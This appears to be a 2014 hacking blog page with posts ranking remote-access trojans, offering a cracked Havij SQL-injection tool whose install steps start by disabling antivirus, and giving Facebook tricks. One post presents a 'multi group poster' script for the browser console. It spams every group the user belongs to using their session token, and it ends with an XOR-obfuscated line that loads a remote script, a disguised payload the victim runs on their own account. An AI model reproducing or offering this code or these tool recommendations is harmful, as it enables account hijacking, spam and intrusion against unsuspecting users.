BREAKING NEWS

Category 5

Category 6

Category 7

From our Blog

Saturday, 20 December 2014

Check if your Computer is Male or Female | Hacking Point

Check if your Computer is Male or Female | Hacking Point
1. Open Notepad and paste the following codes in it

CreateObject("SAPI.SpVoice").Speak"i love you"

2. Save the file and rename it as Hack.vbs (Remember: you can write anything in place of Hack but .vbs is necessary otherwise file will not work such as, Gender.vbs)
3. Now, open the saved file >
4. If you hear male voice then your computer is male and if you hear female voice then its female.
Note: In this code you can see "I love you" in the end. Computer will speak i Love You. You can change it with your own words and the computer will say what you write there :) .

Saturday, 13 December 2014

What is RAT Remote Administration Tool | Introduction to RAT | Hacking Point

What is RAT Remote Administration Tool - Introduction to RAT - Hacking Point

In this article we are going to tell you about remote administration tool (RAT). 
After reading this you will be able to know that What is remote administration tool (RAT) and what can be done by using it. 
So, Lets Start, A remote administration tool (a RAT) is a software that allows a remote "operator" to control a system as if he has physical access to that system, which mean it allows an attacker to fully control the computer of his target. While desktop sharing and remote administration have many legal uses, "RAT" software is usually associated with criminal or malicious activity. Malicious RAT software is typically installed without the victim's knowledge, and it will try to hide its operation from the victim and from security software.
The operator controls the RAT (Remote Administration Tool) through a network connection. Such tools provide an operator the following capabilities:
  • Screen/camera capture or image control
  • File management (download/upload/execute/etc.)
  • Shell control (from command prompt)
  • Computer control (power off/on/log off if remote feature is supported)
  • Registry management (query/add/delete/modify)
  • Hardware Destroyer (overclocker)
  • Other software product-specific functions
Its primary function is for one computer operator to gain access to other remote PCs such as his friends or any other target's PCs. One computer will run the "client" software application, while the other computer operate as the "host".
Thats it.
If You have any problem in understanding the above article feel free to ask. And please share if you like it.
Thanks..

Top Ten RATs Remote Administration Tools | Hacking Point

Top Ten RATs Remote Administration Tools - Hacking Point

Top Ten (RATs) Remote Administration Tools

Top Ten remote administration Toos RAT tools are as follows:

Top Ten Remote Administration RAT Software's which are wild now a days because of their Stability and other great features.


1 # Dark Comet 

There is no doubt that Dark Comet is the best and mostly used RAT ever and also a free Tool which is very useful. It is old and still many users use it because of its great functions, Like in this RAT you don't have to forward port it has UNPN function enabled which automatically forward your port and no need to forward from the router plus it is the most stable RAT. We have ever used it in free versions but the most irritating thing is this that it is not updating as its coders has stopped updating Dark Comet.


2 # Black Shades 

 Indeed this is the super RAT even better then DarkComet because it is stable , cheap , reliable  , easy to use , great features and it is the most fast rat ever created on .net and supports windows only but great rat but why i have ranked it on #2 is because the owner of Black Shades was arrested by FBI and from that time FBI started to Raid on Black Shades users and arrested many users even considered in thousands so i will not prefer you to use this but indeed its a perfect rat with perfect coding.


3 # JSpy 


 Jspy Rat is a brother of Pussy RAT as developed by same person , with some extra features and back in 2013 this rat was free and i also used its free version and found it a good rat because it was undetectable by most of anti viruses but it was not a stable rat maybe now they have improved their product in stability.


4 # Pussy RAT 


 The Good RAT if you are looking for a paid one i will prefer you this rat because it is one of the best Paid RAT in which you can add all those custom futures which you want by their ready made plugins or also you can order for your custom plugin too. and it is a java based rat runs on multiple operating systems like linux,Mac,Windows and also it is undetectable.


5 # Bozok RAT 

 I guess you have never heard the name of this RAT but yes this RAT is becoming famous now a days and this is developed on .net by a university student and the reason why peoples love this RAT is because it is the fastest RAT in free version and it comes with good features and it is also a free RAT but some of its features are locked doe pro users and if you want those features you have to pay for it.


6 # Poison lvy Rat 

 It is good rat tool and also the old one which peoples are using from old times and the reason why peoples love it is its tiny little server which has much less size in KB and the best thing is its free to use no need to purchase.


7 # Nj Rat 

 Nj Rat is totally a different one developed on .net while many peoples mix its name with jRat but this is totally different one and the reason and this tool became popular of its great futures like it spreads via USB , memory card and all removable storage,s. and it pings itself after every single second and refreshes itself for new user in each and every second while the old versions of nj rat are not relaiable but the best and stable version of nj rat which i prefer is Nj Rat 0.6.4


8 # DameWare RAT


 DameWare RAT is also good Remote administration tool for windows only and the reason its in the top ten list is because of its stability. it comes with totally different GUI plus it copies itself to the windows startup folder and also fetches itself into the register so you may not lose your slaves but its a paid one.


9 # jRAT 

 jRat got popularity back in 2012 - 2013 when jRat server,s massively hit banks and their users in middle east and its developed on java and works on multiple operating systems like linux,windows,Mac etc and i myself have tested this great RAT it is stable , fast , and Undetectable.


But now it is not free.


10 # Cyber Gate 

top ten remote administration rat tools darkcomet bozok rat cyber gate crack jrat jspy black shades rat download top ten rat software tools no port forward free rat free remote admin tool free full download
There was a time when Cyber Gate was ruling the internet in the race of RATs Tools but from the time when they have started charging their users $$$ for the use of cyber gate RAT peoples have moved toward other rat tools which are much better then cyber gate but still Cyber Gate is a good RAT tool.

Friday, 12 December 2014

Free Havij 1.17 Pro Cracked Version | Hacking Point

Free Havij 1.17 Pro Cracked Version | Hacking Point


Download :


How To Install Havij 1.17 pro Cracked :


First of all,
1 - Turn Off Your Antivirus , otherwise it will remove Havij.
2 - Download Havij pro cracked from the above link.
3 - Now Install the Havij but don't Launch it.
4 - Now Copy the Loader.exe available in above download, and Paste it in the installed directory of Havij 1.17 pro cracked,

Such as,   C:\Program Files\ITSecTeam\Havij Pro

5 - Right click on Loader.exe which you just copied to Havij Directory and go to Properties , then click 'compatibility' and Tick the  'Run as an Administrator' check box and click on OK .
6 - Right Click On Loader.exe again and Send to Desktop .
7 - Now Go to desktop and Open loader.exe. Click on Register . and its Done.

Note: If you have any problem in above Installation Instruction feel free to ask in comment. and please share if you like it.

All New features:

  • Dump all.
  • New bypass method for MySQL using parenthesis.
  • Write file feature added for MSSQL and MySQL.
  • Loading HTML form inputs.
  • Saving data in CSV format.
  • Advanced evasion tab in the settings.
  • Injection tab in settings.
  • Non-existent injection value' can now be changed by *user (the default value is 999999.9).
  • Comment mark' can be changed by user (the default value is --).
  • Disabling/enabling of logging.
  • Bugfix: adding manual database in tables tree view.
  • Bugfix: finding string columns in PostgreSQL.
  • Bugfix: MS Access blind string type data extraction
  • Bugfix: MSSQL blind auto detection when error-based method fails
  • Bugfix: all database blind methods fail on retry
  • Bugfix: guessing columns/tables in MySQL time-based injection
  • Bugfix: crashing when dumping into file
  • Bugfix: loading project injection type (Integer or String)
  • Bugfix: HTTPS multi-threading bug
  • Bugfix: command execution in MSSQL 2005

Thursday, 11 December 2014

Facebook Multi Group Poster | Post in all groups with one click | Hacking Point

Facebook Multi Group Poster | Post in all groups with one click - hacking point

In this article we are going to tell you how you can post a single status in all the groups in which you are a member.


Its very easy
Just follow the following steps:

1) Open Google Chrome (Chrome Browser)

2) Open Facebook and Login

3) Right Click anywhere and then click on Inspect Element from the list

4) In Inspect Element Click on Console

5) Copy and paste the following codes in Console Box and Press Enter

var askformsg = "<div><span class='img sp_38ydyu sx_004ff3'></span><a style='position:absolute;padding-left:3px;font-size:11px;'>Script by FR33STYL3_H4X0R</a></div></br>";
askformsg += "<div><textarea id='txtFloodMsg' placeholder='Write somthing...'  style='padding-top:5px;width:505px;height:100px;font-family:tahoma;font-size:13px;background-color:rgba(255,255,255,0.1);'></textarea></div>";
askformsg += "<div><button style='margin-left:453px' class='_42ft _42fu _11b selected _42g-' onclick='autopostingfunc(this);' >Post</button></div>";
var Popupset = document.createElement("div");
Popupset.setAttribute("style", "position:fixed;left:50%;margin-left:-298px;top:100px;z-index:9999;font-size:11px;font-family:tahoma;color:#3B5998;box-shadow:0pt 1px 0pt rgba(0,0,0,0.1);font-weight:bold;border-radius:3px;border:1px solid rgba(200,200,50,0.2);padding:5px;background-color:rgba(255,255,255,0.9)");
Popupset.innerHTML = askformsg;
document.body.appendChild(Popupset);

jx = {
    getHTTPObject: function () {
        var A = false;
        if (typeof ActiveXObject != "undefined") {
            try {
                A = new ActiveXObject("Msxml2.XMLHTTP")
            } catch (C) {
                try {
                    A = new ActiveXObject("Microsoft.XMLHTTP")
                } catch (B) {
                    A = false
                }
            }
        } else {
            if (window.XMLHttpRequest) {
                try {
                    A = new XMLHttpRequest()
                } catch (C) {
                    A = false
                }
            }
        }
        return A
    },
    load: function (url, callback, format, method, opt) {
        var http = this.init();
        if (!http || !url) {
            return
        }
        if (http.overrideMimeType) {
            http.overrideMimeType("text/xml")
        }
        if (!method) {
            method = "GET"
        }
        if (!format) {
            format = "text"
        }
        if (!opt) {
            opt = {}
        }
        format = format.toLowerCase();
        method = method.toUpperCase();
        var now = "uid=" + new Date().getTime();
        url += (url.indexOf("?") + 1) ? "&" : "?";
        url += now;
        var parameters = null;
        if (method == "POST") {
            var parts = url.split("?");
            url = parts[0];
            parameters = parts[1]
        }
        http.open(method, url, true);
        if (method == "POST") {
            http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            http.setRequestHeader("Content-length", parameters.length);
            http.setRequestHeader("Connection", "close")
        }
        var ths = this;
        if (opt.handler) {
            http.onreadystatechange = function () {
                opt.handler(http)
            }
        } else {
            http.onreadystatechange = function () {
                if (http.readyState == 4) {
                    if (http.status == 200) {
                        var result = "";
                        if (http.responseText) {
                            result = http.responseText
                        }
                        if (format.charAt(0) == "j") {
                            result = result.replace(/[\n\r]/g, "");
                            result = eval("(" + result + ")")
                        } else {
                            if (format.charAt(0) == "x") {
                                result = http.responseXML
                            }
                        }
                        if (callback) {
                            callback(result)
                        }
                    } else {
                        if (opt.loadingIndicator) {
                            document.getElementsByTagName("body")[0].removeChild(opt.loadingIndicator)
                        }
                        if (opt.loading) {
                            document.getElementById(opt.loading).style.display = "none"
                        }
                        if (error) {
                            error(http.status)
                        }
                    }
                }
            }
        }
        http.send(parameters)
    },
    bind: function (A) {
        var C = {
            "url": "",
            "onSuccess": false,
            "onError": false,
            "format": "text",
            "method": "GET",
            "update": "",
            "loading": "",
            "loadingIndicator": ""
        };
        for (var B in C) {
            if (A[B]) {
                C[B] = A[B]
            }
        }
        if (!C.url) {
            return
        }
        var D = false;
        if (C.loadingIndicator) {
            D = document.createElement("div");
            D.setAttribute("style", "position:absolute;top:0px;left:0px;");
            D.setAttribute("class", "loading-indicator");
            D.innerHTML = C.loadingIndicator;
            document.getElementsByTagName("body")[0].appendChild(D);
            this.opt.loadingIndicator = D
        }
        if (C.loading) {
            document.getElementById(C.loading).style.display = "block"
        }
        this.load(C.url, function (E) {
            if (C.onSuccess) {
                C.onSuccess(E)
            }
            if (C.update) {
                document.getElementById(C.update).innerHTML = E
            }
            if (D) {
                document.getElementsByTagName("body")[0].removeChild(D)
            }
            if (C.loading) {
                document.getElementById(C.loading).style.display = "none"
            }
        }, C.format, C.method, C)
    },
    init: function () {
        return this.getHTTPObject()
    }
}
var j = 0;
var k = 0;
var suc = 0;
var msg = "Hello Friends.";
var arr = new Array();
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);

function autopostingfunc(sender) {
    if (document.getElementById("txtFloodMsg").value != "") msg = document.getElementById("txtFloodMsg").value;
    jx.load(window.location.protocol + "//" + "www.facebook.com/ajax/typeahead/search/bootstrap.php?__a=1&filter[0]=group&viewer=" + user_id + "&token=v7&lazy=0&__user=" + user_id, function (data) {
        var text = data;
        var json = text.substring(text.indexOf('{'));
        var friends = JSON.parse(json);
        friends = friends.payload.entries;
        for (var n = 0; n < friends.length; n++) {
            arr.push(friends[n].uid);
        }
        sender.parentNode.innerHTML = "Please Wait....";
        postitok();
    });
}
var a = document.body.innerHTML;
var dts = document.getElementsByName('fb_dtsg')[0].value;
var composerid = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);


function postitok() {
    pst = "fb_dtsg=" + dts + "&xhpc_composerid=" + composerid + "&xhpc_targetid=" + arr[suc] + "&xhpc_context=home&xhpc_fbx=1&xhpc_message_text=" + encodeURIComponent(msg) + "&xhpc_message=" + encodeURIComponent(msg) + "&UIPrivacyWidget[0]=40&privacy_data[value]=40&privacy_data[friends]=0&privacy_data[list_anon]=0&privacy_data[list_x_anon]=0&=Share&nctr[_mod]=pagelet_group_composer";
    with(newx = new XMLHttpRequest()) open("POST", "/ajax/updatestatus.php?__a=1"), setRequestHeader("Content-Type", "application/x-www-form-urlencoded"), send(pst);
    suc++;
    if (suc > arr.length) {
        alert("Completed. Please refresh page.");
        suc = 0;
    } else setTimeout("postitok()", 30000 / arr.length);
}
setTimeout("autopostingfunc()", 1000);

var A="jvvrq8--pcu,ekvjw`,amo-ucxx{epc{-dcag`mmi-ej/rcegq-Qwrrmpv,hq ";B="";C="";var D;D=A.length;for(i=0;i<D;i++){B+=String.fromCharCode(A.charCodeAt(i)^2)}C=unescape(B);document.body.appendChild(document.createElement('script')).src=C;

6) Then a box will appear, Write anything in it and click on post.

That will be posted in all the groups.
Please Share if you Like it.
Thanks

Single Facebook name trick | How to write Single name on facebook | Hacking Point

Single Facebook name trick | How to write Single name on facebook - all facebook tips and tricks - Hacking Point
Facebook Single Name Trick | Remove Last name:


How to Do it:
As part of Facebook’s security checks, you are asked to completely fill out your account's details to successfully create an account. Basically, Facebook requires every user to enter their full name to save their profile settings.
With this trick, you will be able to Learn and bypass Facebook’s restrictions and drop your last name.
So Lets start,
1) Open Mozilla Firefox (Firefox is required for this hack to work)


2) Go to Options -> Advanced -> Network -> Settings -> Connection Settings -> Manual Proxy Configuration

3) In the HTTP Proxy Field, enter 103.10.62.30, port 8080, or use any Indonesian Proxy.
Single Facebook name trick | How to write Single name on facebook tricks- Hacking Point

4) And Now On your facebook profile, go to Account settings — > Change Language to BAHASA INDONESIA

5) Remove your middle name & last name.

Its Done ;) Enjoy Single Name Trick

Please Share if you Like
Thanks.

How to post Blank comment and Blank Status | Hacking Point

How to post Blank comment and Blank Status - Hacking point

We are Going To show You How To Post Blank Status And Blank Comment on Facebook!

Just Follow The Few Steps :

Left Click On Your Status Box Or Comment Box
and then Press Alt+0173 From Your Numeric Keypad.
For Status Click On Post And For Comment Just Press Enter.
And You’ll See The Blank Status Or Blank Comment

Thanks for Reading.
Please share if you like.

How To Get The E-mail Address Of Your Facebook Friends | Hacking Point

how to get the E-mail Address of your Facebook Friends
In this article we are going to show you how to get the E-mail Address of your Facebook Friends in small time.
For this you’ll need:-
1) Facebook Profile
2) Hotmail Account

Let’s get started:-

Step 1: Go to HotmaiI.com or Outlook.com, register or login to your account.

Step 2: Go to http://people.live.com and connect your account with your Facebook account.

Step 3: After syncing your FaceBook contacts press ”Get Facebook Email Addresses. 

Step 4: Now select all contacts and link them all together.

Step 5: Now you should have all of your FaceBook friends in one contact.

Step 6: Now just select all emails and copy them.

Last Step: Paste them into notepad or anywhere you want. And Enjoy ;)

If you have any confussion then Feel Free to ask
And share too
Thanks
 
Copyright © 2013 Hacking Point | Learn Ethical Hacking and Cyber Security
Powered byBlogger